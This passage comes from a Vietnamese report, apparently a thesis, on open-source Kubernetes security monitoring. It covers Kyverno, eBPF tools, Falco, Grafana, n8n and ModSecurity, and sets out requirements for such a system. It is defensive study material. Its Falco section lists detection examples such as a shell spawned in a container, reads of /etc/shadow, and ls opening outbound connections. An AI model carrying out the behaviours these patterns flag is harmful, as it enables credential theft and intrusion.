- **Chế độ Audit (hoặc warn):** Cho phép tạo tài nguyên vi phạm nhưng ghi nhận vi phạm để theo dõi. Với Kyverno, kết quả được ghi vào PolicyReport trong namespace của tài nguyên; với Pod Security Admission, vi phạm được ghi thành chú thích trong audit log của Kubernetes. Chế độ này phù hợp để đánh giá tác động của chính sách trước khi áp dụng chặn.
- **Chế độ Enforce:** Từ chối ngay tài nguyên vi phạm. Với Kyverno, các hành động bị chặn không tạo mục trong báo cáo mà có thể xem qua các sự kiện (events) của Kubernetes trong namespace nơi yêu cầu được gửi.

Kyverno sử dụng định dạng báo cáo mở do Kubernetes Policy Working Group công bố (PolicyReport và ClusterPolicyReport), giúp các công cụ khác cùng đọc được. Báo cáo được tạo khi có sự kiện admission (tạo, sửa, xóa) và từ các lần quét nền đối với tài nguyên đã tồn tại. Cần lưu ý báo cáo chỉ phản ánh trạng thái hiện tại của cụm: khi tài nguyên bị xóa thì mục tương ứng cũng bị xóa và không lưu lịch sử. Vì vậy, để phục vụ điều tra và tuân thủ, cần chuyển dữ liệu này sang hệ thống lưu trữ tập trung.

1.3.6. Nhận xét về các nguồn dữ liệu giám sát an toàn trong kubernetes

Các nguồn dữ liệu trên bổ sung cho nhau, không thay thế nhau. Vulnerability reports và policy violation events thiên về phòng ngừa, phát hiện điểm yếu và cấu hình sai trước khi bị lợi dụng. Metrics và container logs giúp nhận ra dấu hiệu bất thường trong vận hành. Audit log truy vết hành động tác động lên cụm, còn runtime security events phát hiện hành vi tấn công đang diễn ra bên trong workload. Để có bức tranh đầy đủ, dữ liệu từ các nguồn này cần được thu thập, chuẩn hóa và đối chiếu tại một nơi tập trung, nội dung sẽ được trình bày ở mục 1.4 về các giải pháp mã nguồn mở phục vụ giám sát Kubernetes.

1.4. Tổng quan về các giải pháp mã nguồn mở phục vụ giám sát Kubernetes

Các nguồn dữ liệu ở mục 1.3 chỉ phát huy giá trị khi có công cụ thu thập, phân tích, hiển thị và phản ứng kịp thời. Mục này giới thiệu năm nhóm giải pháp mã nguồn mở, mỗi nhóm đảm nhiệm một khâu trong chuỗi giám sát và bảo vệ: công nghệ eBPF làm nền tảng quan sát ở mức nhân hệ điều hành; Falco phát hiện mối đe dọa lúc chạy; Grafana trực quan hóa và cảnh báo; n8n điều phối phản ứng tự động theo mô hình SOAR; và ModSecurity bảo vệ tầng ứng dụng web.

Giải pháp	Vai trò	Chức năng chính	Liên hệ với mục 1.2 và 1.3
eBPF (Cilium, Hubble, Tetragon)	Quan sát và thực thi chính sách ngay trong nhân	Ghi nhận sự kiện mạng, tiến trình, tệp; có thể chặn hành vi vi phạm	Runtime security events; phân đoạn mạng
Falco	Phát hiện mối đe dọa lúc chạy	Đối chiếu sự kiện lời gọi hệ thống với bộ luật và phát cảnh báo	Runtime security events; container escape, lạm dụng đặc quyền
Grafana	Trực quan hóa và cảnh báo	Truy vấn, hiển thị và cảnh báo trên metrics và log từ nhiều nguồn	Metrics, container logs, audit logs
n8n (SOAR)	Tự động hóa điều phối và phản ứng	Nhận cảnh báo, làm giàu thông tin, thông báo và thực hiện hành động theo kịch bản	Rút ngắn thời gian xử lý các sự kiện thu thập ở mục 1.3
ModSecurity (WAF)	Bảo vệ tầng ứng dụng web	Kiểm tra yêu cầu HTTP theo bộ luật OWASP CRS	Tấn công vào ứng dụng; bổ sung cho Network Policy

Bảng 5: Các giải pháp mã nguồn mở phục vụ giám sát k8s

1.4.1. Giải pháp trên eBPF

a) Công nghệ eBPF

eBPF (extended Berkeley Packet Filter) là công nghệ cho phép chạy các chương trình được cô lập (sandboxed) trong bối cảnh đặc quyền của nhân hệ điều hành, để mở rộng khả năng của nhân một cách an toàn và hiệu quả mà không cần sửa mã nguồn nhân hay nạp module nhân. Chương trình eBPF trước khi gắn vào điểm móc (hook) phải qua bước xác minh (verifier) nhằm bảo đảm không gây lỗi hay treo nhân, sau đó được biên dịch JIT để chạy với hiệu năng gần như mã gốc. Công nghệ này hiện được dùng rộng rãi cho mạng hiệu năng cao, thu thập dữ liệu quan sát bảo mật với chi phí thấp, truy vết ứng dụng và thực thi bảo mật cho container.

Đối với Kubernetes, eBPF đặc biệt phù hợp vì các container trên cùng một node dùng chung một nhân. Một cảm biến đặt ở nhân có thể quan sát hoạt

động của mọi Pod trên node mà không cần thay đổi ứng dụng hay chèn thêm thành phần vào từng Pod, đồng thời khó bị kẻ tấn công bên trong container che giấu hơn so với công cụ chạy ở tầng người dùng.

b) Các giải pháp tiêu biểu trong hệ sinh thái Cilium

- Cilium: Dự án mã nguồn mở cung cấp kết nối mạng, bảo mật và khả năng quan sát cho môi trường cloud native như Kubernetes, xây dựng trên nền eBPF. Cilium thực thi chính sách bảo mật dựa trên danh tính, thực thi lúc chạy và mã hóa trong suốt.
- Hubble: Nền tảng quan sát mạng và bảo mật phân tán xây dựng trên Cilium và eBPF, cho phép nhìn sâu vào giao tiếp giữa các dịch vụ và hạ tầng mạng một cách trong suốt. Hubble giúp phát hiện luồng kết nối bất thường và kiểm chứng hiệu quả của Network Policy.
- Tetragon: Công cụ quan sát bảo mật và thực thi chính sách lúc chạy, nhận biết được danh tính Kubernetes như namespace và Pod nên có thể cấu hình phát hiện riêng cho từng workload. Tetragon ghi nhận sự kiện thực thi tiến trình, thay đổi đặc quyền và capability, hoạt động lời gọi hệ thống, hoạt động vào ra gồm truy cập mạng và tệp. Điểm khác biệt là chính sách và bộ lọc được áp dụng trực tiếp trong nhân, nên vừa giảm chi phí quan sát vừa cho phép chặn một thao tác trước khi nó hoàn tất thay vì chỉ phát hiện sau sự việc.

Hạn chế cần lưu ý: các giải pháp eBPF phụ thuộc vào phiên bản nhân của node và cần quyền cao để nạp chương trình vào nhân, do đó cần kiểm tra tính tương thích trước khi triển khai và kiểm soát chặt quyền của các tác tử này (liên quan đến rủi ro đặc quyền đã nêu ở mục 1.2).

1.4.2. Công cụ phát hiện mối đe dọa Falco

Falco là công cụ bảo mật runtime cloud native mã nguồn mở, ban đầu do Sysdig tạo ra và hiện là dự án ở giai đoạn ươm mầm (incubating) của CNCF. Falco hoạt động như một tác tử giám sát nhân, quan sát các sự kiện như lời gọi hệ thống theo bộ luật tùy chỉnh và làm giàu sự kiện bằng thông tin từ container runtime và Kubernetes. Khi một luật bị vi phạm, Falco phát cảnh báo kèm mức độ nghiêm trọng.

a) Cơ chế thu thập sự kiện

Falco cần một trình điều khiển (driver) để thu thập lời gọi hệ thống, hiện có ba lựa chọn: module nhân, đầu dò eBPF thế hệ cũ, và đầu dò modern eBPF. Modern eBPF được nhúng sẵn trong Falco nên không phải tải hay biên dịch thêm thành phần bên ngoài nếu nhân đủ mới, và được bật bằng cách đặt khóa cấu hình engine.kind thành modern_ebpf. Đây là lý do Falco thuộc nhóm giải pháp dựa trên eBPF ở mục 1.4.1. Falco được triển khai trên Kubernetes thông qua Helm chart chính thức.

b) Khả năng phát hiện

Falco có thể phát hiện mọi hành vi có liên quan đến lời gọi hệ thống, dựa trên loại lời gọi, tham số và thuộc tính của tiến trình gọi. Các ví dụ tiêu biểu:

- Trong container: Có shell chạy trong container hoặc Pod; tiến trình máy chủ sinh ra tiến trình con không mong đợi; đọc tệp nhạy cảm như /etc/shadow; ghi tệp không phải thiết bị vào /dev.
- Về đặc quyền: Container chạy ở chế độ đặc quyền hoặc gắn đường dẫn nhạy cảm như /proc từ máy chủ; một Pod đặc quyền được khởi tạo trong cụm.
- Về mạng: Một tệp nhị phân hệ thống chuẩn như ls thực hiện kết nối mạng ra ngoài.

Falco cung cấp bộ luật dựng sẵn cho Kubernetes, Linux và môi trường cloud native, được duy trì trong kho falcosecurity/rules, đồng thời cho phép viết luật riêng. Ngoài lời gọi hệ thống, Falco có thể mở rộng sang các nguồn dữ liệu khác thông qua plugin.

c) Xuất cảnh báo và phản ứng

Các sự kiện Falco có thể được chuyển sang hệ thống SIEM hoặc kho dữ liệu để phân tích ngoài node. Trong thực tế, Falcosidekick thường được dùng để chuyển tiếp cảnh báo của Falco đến nhiều đích khác nhau. Falco Talon là bộ máy phản ứng (response engine) nhận sự kiện từ Falco hoặc Falcosidekick và phản ứng theo các luật đơn giản, không cần viết mã. Các hành động phản ứng điển hình gồm gửi thông báo, dừng Pod vi phạm hoặc gắn taint cho node. Các cảnh báo này cũng là đầu vào tự nhiên cho quy trình tự động hóa ở mục 1.4.4.

Luồng phân tầng từ rule đến giao diện

Bước	Thành phần	Vai trò trong việc phân tầng
1	**Rule của Falco**	Mỗi rule có condition (khi nào kích hoạt), output (nội dung cảnh báo) và priority (mức nghiêm trọng). Đây là nơi duy nhất gán mức độ.
2	**Falco engine**	Khi condition đúng thì sinh cảnh báo mang priority của rule. Tùy chọn priority trong falco.yaml đặt ngưỡng tối thiểu; cảnh báo thấp hơn ngưỡng sẽ không được sinh ra.
3	**Falcosidekick**	Nhận cảnh báo qua HTTP output. Mỗi đích (output) có minimumpriority riêng để chỉ chuyển tiếp cảnh báo từ mức đó trở lên.
4	**Falcosidekick UI**	Lưu sự kiện trong Redis (cần module RediSearch), hiển thị biểu đồ theo priority và cho lọc theo priority, rule, tags, source, thời gian.

Bảng 6: Luồng phân tầng từ rule đến giao diện falco

Thang mức priority của falco:

Falco dùng thang mức nghiêm trọng tương tự syslog. Giá trị hợp lệ theo tài liệu Falco và Falcosidekick, xếp từ nghiêm trọng nhất đến ít nhất:

Bậc	Giá trị priority	Mức độ	Gợi ý tiêu chí điều kiện dùng mức này*
1	**EMERGENCY**	Khẩn cấp	Dấu hiệu xâm nhập đang diễn ra hoặc hệ thống hỏng; cần phản ứng ngay
2	**ALERT**	Báo động	Cần hành động ngay, hành vi gần như chắc chắn độc hại
3	**CRITICAL**	Nghiêm trọng	Leo thang đặc quyền, thoát container, thả và chạy tệp nhị

Bậc	Giá trị priority	Mức độ	Gợi ý tiêu chí điều kiện dùng mức này*
			phân mới
4	**ERROR**	Lỗi	Vi phạm rõ ràng chính sách, có khả năng gây hại, cần điều tra sớm
5	**WARNING**	Cảnh báo	Hành vi đáng ngờ nhưng chưa chắc độc hại (tiến trình lạ, đọc tệp cấu hình)
6	**NOTICE**	Lưu ý	Hành vi bất thường nhưng có thể hợp lệ trong vận hành
7	**INFORMATIONAL**	Thông tin	Ghi nhận phục vụ kiểm toán, tuân thủ
8	**DEBUG**	Gỡ lỗi	Dùng khi viết và thử nghiệm rule

Bảng 7: Thang mức cảnh báo của falco

1.4.3. Công cụ Grafana

Grafana là nền tảng mã nguồn mở dùng để truy vấn, trực quan hóa và cảnh báo trên dữ liệu từ nhiều nguồn, được phát hành theo giấy phép AGPL-3.0. Điểm cốt lõi là Grafana không lưu trữ dữ liệu mà truy vấn trực tiếp từ các hệ thống lưu trữ phía sau, với hơn 150 loại nguồn dữ liệu như Prometheus, Loki, Elasticsearch, OpenSearch và các cơ sở dữ liệu quan hệ.

Các chức năng chính phục vụ giám sát Kubernetes:

- **Dashboard:** Bảng điều khiển với nhiều loại panel (biểu đồ chuỗi thời gian, đồng hồ đo, bản đồ nhiệt, bảng số liệu), biến mẫu và tự động làm mới. Một dashboard có thể hiển thị đồng thời metrics từ Prometheus và log từ Loki hoặc OpenSearch.
- **Explore:** Giao diện truy vấn tùy biến, hữu ích khi điều tra sự cố mà chưa biết chính xác cần tìm gì.

- **Annotations:** Đánh dấu sự kiện lên biểu đồ, ví dụ hiển thị các dòng log từ Loki dưới dạng chú thích trên biểu đồ metrics, giúp đối chiếu một đợt tăng đột biến tài nguyên với sự kiện gây ra nó.
- **Alerting:** Định nghĩa luật cảnh báo dựa trên ngưỡng truy vấn hoặc điều kiện kết hợp, chuyển thông báo qua các kênh như Slack, email, PagerDuty hoặc webhook, hỗ trợ cảnh báo đa chiều và tạm ngưng cảnh báo.

Trong kiến trúc giám sát an toàn thông tin, Grafana đóng vai trò lớp hiển thị và cảnh báo thống nhất: dữ liệu metrics ở mục 1.3.1 được thu thập bởi Prometheus, container log và audit log ở mục 1.3.2 được lưu trong hệ thống log tập trung, còn cảnh báo từ Falco có thể được đưa vào cùng hệ thống lưu trữ đó rồi hiển thị trên dashboard chung. Cơ chế webhook của Alerting cho phép chuyển cảnh báo sang công cụ điều phối như n8n. Cần lưu ý Grafana không thay thế hệ thống lưu trữ hay SIEM, hiệu quả của nó phụ thuộc vào chất lượng dữ liệu ở các nguồn phía sau.

1.4.4. Công cụ SOAR nodemation.

a) Khái niệm SOAR

SOAR (Security Orchestration, Automation and Response) là nhóm công nghệ an ninh mạng cho phép tổ chức phản ứng với một số sự cố một cách tự động. SOAR thu thập đầu vào mà đội vận hành an ninh theo dõi, chẳng hạn cảnh báo từ hệ thống SIEM hoặc nền tảng tình báo mối đe dọa, sau đó giúp xác định, ưu tiên và điều khiển các hoạt động ứng phó sự cố theo chuẩn. Ba trụ cột gồm: điều phối (kết nối và phối hợp các công cụ bảo mật), tự động hóa (thực hiện các tác vụ lặp lại như phân loại cảnh báo, làm giàu thông tin chỉ báo, kiểm tra uy tín địa chỉ IP) và phản hồi (dẫn dắt xử lý sự cố theo kịch bản dựng sẵn). Các kịch bản này gọi là playbook, mô tả cách xác minh và ứng phó với một sự cố.

b) Nodemation và khả năng làm SOAR

N8n là nền tảng tự động hóa quy trình dựa trên các nút (node), có khoảng 400 tích hợp dựng sẵn, cho phép tự lưu trữ và kết hợp giao diện trực quan với mã tùy chỉnh bằng JavaScript hoặc Python. Về giấy phép, n8n được phân phối theo mô hình fair-code với Sustainable Use License và n8n Enterprise License. Mã nguồn luôn công khai và cho phép tự triển khai, nhưng do có hạn chế về sử dụng thương mại (như bán lại dưới dạng dịch vụ n8n được quản lý), n8n không được xếp là mã nguồn mở theo định nghĩa của Open Source Initiative mà thuộc

dạng mã nguồn khả dụng (source-available). Với việc dùng nội bộ trong tổ chức, giấy phép này không gây trở ngại đáng kể.

N8n không phải nền tảng SOAR chuyên dụng, nhưng các thành phần của nó đủ để xây dựng playbook theo kiểu SOAR: nút kích hoạt (Webhook, Cron, Email), logic điều kiện (If/Else, Switch, Merge, Split), vòng lặp và xử lý lỗi. Một kịch bản điển hình cho môi trường Kubernetes:

- Tiếp nhận: Cảnh báo từ Falco (qua Falcosidekick) hoặc từ Grafana Alerting được gửi đến n8n qua Webhook.
- Làm giàu và phân loại: n8n truy vấn thêm thông tin, ví dụ uy tín của địa chỉ IP, rồi dùng nút điều kiện để phân loại theo mức độ nghiêm trọng và loại luật.
- Thông báo: Gửi cảnh báo đến kênh trao đổi hoặc email của đội vận hành, hoặc tạo phiếu sự cố trong hệ thống quản lý.
- Hành động: Với các trường hợp đã định nghĩa, gọi Kubernetes API để cô lập hoặc dừng Pod, kèm bước xác nhận của con người đối với hành động có rủi ro cao.

Khi cho phép n8n thao tác lên cụm, cần cấp cho nó tài khoản dịch vụ với quyền tối thiểu cần thiết, tuân thủ nguyên tắc phân quyền đã nêu ở mục 1.2, vì chính công cụ tự động hóa cũng có thể trở thành điểm lạm quyền nếu bị chiếm. Ngoài ra n8n không tích hợp sẵn các chức năng như quản lý hồ sơ sự cố hay nguồn tình báo mối đe dọa của các nền tảng SOAR thương mại, những phần này cần được kết nối từ công cụ bên ngoài.

1.4.5. Công cụ WAF ModSecurity

a) Tổng quan

ModSecurity là bộ máy tường lửa ứng dụng web (WAF) mã nguồn mở, phát hành theo giấy phép Apache 2.0, cung cấp khả năng bảo vệ theo thời gian thực cho ứng dụng web chạy trên Apache, IIS và Nginx. Phiên bản 3 (libmodsecurity) là thư viện độc lập, tích hợp với nhiều nền tảng thông qua các bộ kết nối (connector), và được khuyến nghị cho triển khai mới, đặc biệt với Nginx. Bộ máy này có ngôn ngữ luật dựa trên sự kiện (SecLang), cho phép kiểm tra tiêu đề, cookie, dữ liệu POST, tệp tải lên và nội dung phản hồi.

ModSecurity thường được dùng cùng bộ luật OWASP Core Rule Set (CRS) để phòng vệ trước các tấn công như SQL injection, XSS và các nhóm

trong OWASP Top 10 dành cho ứng dụng web, với các mức độ nghiêm ngặt (paranoia level) có thể điều chỉnh. Bộ máy có thể chạy ở chế độ chỉ phát hiện để ghi nhận mà không chặn, hoặc chế độ chặn khi bật SecRuleEngine. Nên khởi đầu bằng chế độ phát hiện để tinh chỉnh luật và giảm cảnh báo sai trước khi chuyển sang chặn.

b) Trạng thái dự án

Tháng 1/2024, ModSecurity được chuyển từ Trustwave sang tổ chức OWASP. Trustwave dừng hỗ trợ mã nguồn mở và các bộ luật thương mại từ ngày 1/7/2024. Dự án vẫn được duy trì với các bản vá lỗi và bảo mật, chẳng hạn bản 3.0.15 phát hành tháng 4/2026 vá hai lỗ hổng bảo mật, nhưng tốc độ phát triển tính năng mới chậm hơn trước. Bộ luật OWASP CRS vẫn được phát hành đều đặn, đồng thời cộng đồng CRS chuyển trọng tâm sang Coraza, một WAF viết bằng ngôn ngữ Go, tương thích với ngôn ngữ luật SecLang và vượt qua toàn bộ bộ kiểm thử của CRS v4. Vì vậy Coraza là hướng thay thế trực tiếp nếu cần một giải pháp an toàn bộ nhớ hơn và vẫn dùng lại được luật hiện có.

c) ModSecurity trong môi trường Kubernetes

Trước đây cách phổ biến nhất là bật ModSecurity trên Ingress NGINX Controller thông qua các annotation như enable-modsecurity, enable-owasp-core-rules và modsecurity-snippet; mặc định ở chế độ chỉ phát hiện. Tuy nhiên dự án kubernetes/ingress-nginx đã chính thức ngừng vào tháng 3/2026: kho mã bị lưu trữ ở chế độ chỉ đọc và không còn bản phát hành, sửa lỗi hay bản vá bảo mật. Các triển khai hiện có vẫn hoạt động, nhưng không được vá lỗi về sau. Do đó với triển khai mới, không nên dựa vào Ingress NGINX. Có thể chạy Nginx kèm bộ kết nối ModSecurity làm reverse proxy phía trước dịch vụ, hoặc dùng Coraza kết hợp các nền tảng đang được hỗ trợ như Caddy, Traefik hoặc HAProxy (qua coraza-spoa), và lưu ý rằng Ingress API của Kubernetes vẫn còn, chỉ có bộ điều khiển này bị ngừng.

Xét về vị trí trong hệ thống phòng thủ, Network Policy kiểm soát lưu lượng ở tầng mạng giữa các Pod, còn WAF kiểm tra nội dung yêu cầu HTTP ở tầng ứng dụng. Nhật ký kiểm toán của WAF có thể đưa vào hệ thống log tập trung và hiển thị trên Grafana, trở thành một nguồn dữ liệu bổ sung cho mục 1.3.

1.4.6. Mô hình kết hợp và nhận xét tổng hợp

Năm nhóm giải pháp bổ sung cho nhau theo một luồng xử lý thống nhất:

- Thu thập ở nhân: Các cảm biến dựa trên eBPF, trong đó có Falco và Tetragon, ghi nhận hành vi của tiến trình, tệp và mạng trên từng node.
- Phát hiện: Falco đối chiếu sự kiện với bộ luật và phát cảnh báo; ModSecurity phát hiện tấn công ở tầng ứng dụng web.
- Hiển thị và cảnh báo: Dữ liệu metrics, log và cảnh báo được đưa về Grafana để giám sát tập trung và đối chiếu.
- Phản ứng tự động: n8n tiếp nhận cảnh báo qua webhook, làm giàu, phân loại, thông báo và thực hiện các hành động đã được phê duyệt.

Toàn bộ các giải pháp này đều có thể tự triển khai và tùy biến, phù hợp với đồ án ưu tiên chi phí thấp. Tuy nhiên cần cân nhắc các điểm sau khi triển khai thực tế: yêu cầu về phiên bản nhân và quyền của các tác tử eBPF; khả năng phát sinh cảnh báo sai của Falco và ModSecurity nên cần tinh chỉnh luật; giấy phép AGPL của Grafana và fair-code của n8n có điều khoản riêng cần đọc kỹ nếu dùng ngoài phạm vi nội bộ; và tình trạng bảo trì của từng thành phần, đặc biệt ModSecurity và Ingress NGINX, cần được rà soát trước khi đưa vào môi trường sản xuất.

CHƯƠNG 2: KIẾN TRÚC HỆ THỐNG GIÁM SÁT AN TOÀN THÔNG TIN

2.1. Yêu cầu của hệ thống giám sát an toàn thông tin

Hệ thống giám sát an toàn thông tin trong môi trường điện toán đám mây gốc (cloud native) có nhiệm vụ trả lời liên tục ba câu hỏi: điều gì đang diễn ra trong hệ thống, hành vi đó có nguy hiểm hay không và cần xử lý như thế nào. Để làm được điều này, hệ thống phải thu thập được dữ liệu đủ sâu, phân tích chính xác, thông báo kịp thời và đồng thời phải vận hành ổn định, không làm ảnh hưởng đến các ứng dụng đang được bảo vệ. Vì vậy, các yêu cầu đặt ra cho hệ thống được chia thành hai nhóm: yêu cầu chức năng, mô tả hệ thống cần làm những gì, và yêu cầu phi chức năng, mô tả hệ thống cần làm tốt đến mức nào.

2.1.1. Yêu cầu chức năng

Yêu cầu chức năng xác định các khả năng cụ thể mà hệ thống phải cung cấp, đi theo trình tự xử lý của một sự kiện an toàn thông tin từ lúc phát sinh đến lúc được phản ứng. Các yêu cầu chính gồm:

- Thu thập dữ liệu. Hệ thống phải thu thập được sự kiện ở nhiều tầng khác nhau, bao gồm lời gọi hệ thống trên máy chủ, nhật ký kiểm toán của Kubernetes, hoạt động mạng và nhật ký ứng dụng. Dữ liệu thô chỉ có ý nghĩa khi được làm giàu bằng ngữ cảnh như tên container, Pod, namespace, hình ảnh (image) và người dùng thực hiện, nhờ đó người phân tích xác định được đối tượng bị ảnh hưởng mà không cần tra cứu thủ công.
- Phát hiện mối đe dọa. Hệ thống phải nhận diện được các hành vi bất thường hoặc vi phạm chính sách dựa trên bộ luật, chẳng hạn shell được chạy trong container, tệp nhạy cảm bị đọc, container chạy ở chế độ đặc quyền hoặc một tiến trình hệ thống thực hiện kết nối mạng ra ngoài. Đây là chức năng cốt lõi quyết định giá trị của toàn bộ hệ thống.
- Quản lý luật phát hiện. Hệ thống cần cung cấp bộ luật dựng sẵn để triển khai nhanh, đồng thời cho phép viết luật riêng, ghi đè luật mặc định, thêm ngoại lệ để giảm cảnh báo sai và bật hoặc tắt từng luật. Việc quản lý luật dưới dạng tệp cấu hình còn giúp kiểm soát phiên bản và tái sử dụng giữa các môi trường.
- Phân loại mức độ nghiêm trọng. Mỗi cảnh báo cần mang một mức độ nghiêm trọng, ví dụ theo thang từ Emergency đến Debug, để đội vận hành biết cảnh báo nào cần xử lý trước. Mức độ này do người xây dựng luật quy định và có thể điều chỉnh theo mức chịu rủi ro của tổ chức.

- Phát cảnh báo. Cảnh báo phải được gửi gần như tức thời đến nhiều kênh tiếp nhận như hệ thống nhắn tin, thư điện tử hoặc nền tảng trực sự cố. Hệ thống phải cho phép lọc theo mức độ để mỗi kênh chỉ nhận lượng thông tin phù hợp, và nội dung cảnh báo phải đủ ngữ cảnh để bắt đầu điều tra ngay.
- Lưu trữ và truy vết. Sự kiện và cảnh báo cần được lưu tập trung, hỗ trợ tìm kiếm và lọc theo thời gian, luật, mức độ hoặc tài nguyên liên quan. Dữ liệu được giữ trong thời hạn quy định để phục vụ điều tra sau sự cố và kiểm toán.
- Trực quan hóa. Hệ thống nên có bảng điều khiển thể hiện số lượng cảnh báo theo mức độ, theo luật, theo nguồn và theo thời gian, giúp nắm nhanh tình trạng an toàn tổng thể và phát hiện xu hướng bất thường.
- Tích hợp với hệ thống khác. Sự kiện phải chuyển được sang hệ thống quản lý sự kiện và thông tin an ninh (SIEM) hoặc kho dữ liệu ngoài máy chủ để phân tích và lưu trữ dài hạn. Hệ thống cũng cần có giao diện lập trình hoặc webhook để kết nối với các công cụ khác trong quy trình vận hành.
- Phản ứng với sự cố. Ngoài việc phát hiện, hệ thống cần hỗ trợ phản ứng tự động hoặc bán tự động theo luật đơn giản, như gửi thông báo, dừng Pod vi phạm, gắn taint cho node hoặc tạo phiếu xử lý sự cố. Chức năng này rút ngắn thời gian từ lúc phát hiện đến lúc ngăn chặn.
- Quản trị và phân quyền. Hệ thống phải xác thực người dùng, phân quyền theo vai trò (xem cảnh báo, sửa luật, thực hiện hành động phản ứng) và ghi lại các thao tác quản trị để bảo đảm trách nhiệm giải trình.

2.1.2. Yêu cầu phi chức năng

Yêu cầu phi chức năng không mô tả tính năng cụ thể mà quy định chất lượng vận hành của hệ thống. Với hệ thống giám sát, nhóm yêu cầu này đặc biệt quan trọng vì hệ thống chạy song song với ứng dụng thực tế và bản thân nó cũng là mục tiêu tiềm năng của kẻ tấn công. Các yêu cầu chính gồm:


- Hiệu năng và mức tiêu tốn tài nguyên. Tác tử giám sát chỉ được tiêu tốn lượng CPU và bộ nhớ thấp trên mỗi máy chủ để không làm chậm ứng dụng. Mức tiêu tốn thực tế cần được đo đạc trong quá trình thử nghiệm thay vì giả định.
- Độ trễ phát hiện. Khoảng thời gian từ khi hành vi xảy ra đến khi cảnh báo được phát ra phải đủ ngắn để việc phản ứng còn kịp thời, lý tưởng là trong vài giây. Ngưỡng cụ thể cần được xác định theo yêu cầu của từng tổ chức.

- Khả năng mở rộng. Hệ thống phải tự động triển khai theo số lượng máy chủ trong cụm, ví dụ dưới dạng DaemonSet, và vẫn hoạt động ổn định khi số node, số Pod và khối lượng sự kiện tăng lên.
- Tính sẵn sàng và độ tin cậy. Các thành phần thu thập, chuyển tiếp và lưu trữ không nên tạo ra điểm lỗi duy nhất, có thể chạy nhiều bản sao và tự phục hồi khi gặp sự cố. Hệ thống cũng cần hạn chế mất cảnh báo khi nơi nhận tạm thời không khả dụng, thông qua cơ chế thử lại hoặc đệm dữ liệu.
- Độ chính xác. Tỷ lệ cảnh báo sai phải được giữ ở mức thấp, vì quá nhiều cảnh báo không cần thiết sẽ làm đội vận hành quá tải và bỏ sót cảnh báo thật. Hệ thống cần có cơ chế tinh chỉnh luật và ngoại lệ để cải thiện dần độ chính xác.
- Bảo mật của chính hệ thống giám sát. Đường truyền dữ liệu cần được mã hóa (TLS hoặc mTLS), tác tử chỉ được cấp quyền tối thiểu cần thiết, khóa và thông tin xác thực phải được bảo vệ, còn luật và cấu hình phải được chống sửa đổi trái phép. Nếu không, kẻ tấn công có thể vô hiệu hóa giám sát trước khi hành động.
- Toàn vẹn dữ liệu. Nhật ký và cảnh báo phải được bảo vệ khỏi việc chỉnh sửa hoặc xóa, để đủ tin cậy khi dùng làm bằng chứng trong điều tra và kiểm toán.
- Khả năng tương thích. Hệ thống phải tương thích với phiên bản nhân Linux, môi trường chạy container và bản phân phối Kubernetes đang sử dụng. Các giải pháp dựa trên eBPF cần được kiểm tra kỹ vì phụ thuộc vào phiên bản nhân.
- Khả năng triển khai và bảo trì. Việc triển khai phải lặp lại được, ví dụ bằng Helm chart hoặc quy trình GitOps, cấu hình được quản lý dưới dạng mã, dễ nâng cấp, và có cách theo dõi tình trạng hoạt động của chính hệ thống giám sát.
- Khả năng tùy biến. Hệ thống cần dễ mở rộng nguồn dữ liệu, luật phát hiện và nơi nhận cảnh báo mà không phải sửa mã nguồn lõi, để thích nghi với thay đổi của hạ tầng và mối đe dọa.
- Tuân thủ. Hệ thống phải đáp ứng các yêu cầu về ghi nhật ký và giám sát của những chuẩn hoặc quy định áp dụng, chẳng hạn ISO/IEC 27001, PCI DSS hoặc quy định nội bộ và pháp luật trong nước.
- Chi phí. Chi phí sở hữu cần hợp lý. Việc ưu tiên giải pháp mã nguồn mở có cộng đồng hoạt động tốt giúp giảm chi phí bản quyền và hạn chế phụ thuộc vào một nhà cung cấp.

Tóm lại, yêu cầu chức năng bảo đảm hệ thống phát hiện, cảnh báo và phản ứng được với các hành vi nguy hiểm, còn yêu cầu phi chức năng bảo đảm việc đó diễn ra nhanh, chính xác, an toàn và bền vững trong môi trường vận hành thực tế. Hai nhóm yêu cầu này là cơ sở để đánh giá và lựa chọn các công cụ được trình bày ở các phần tiếp theo.

2.2. Kiến trúc tổng thể của hệ thống

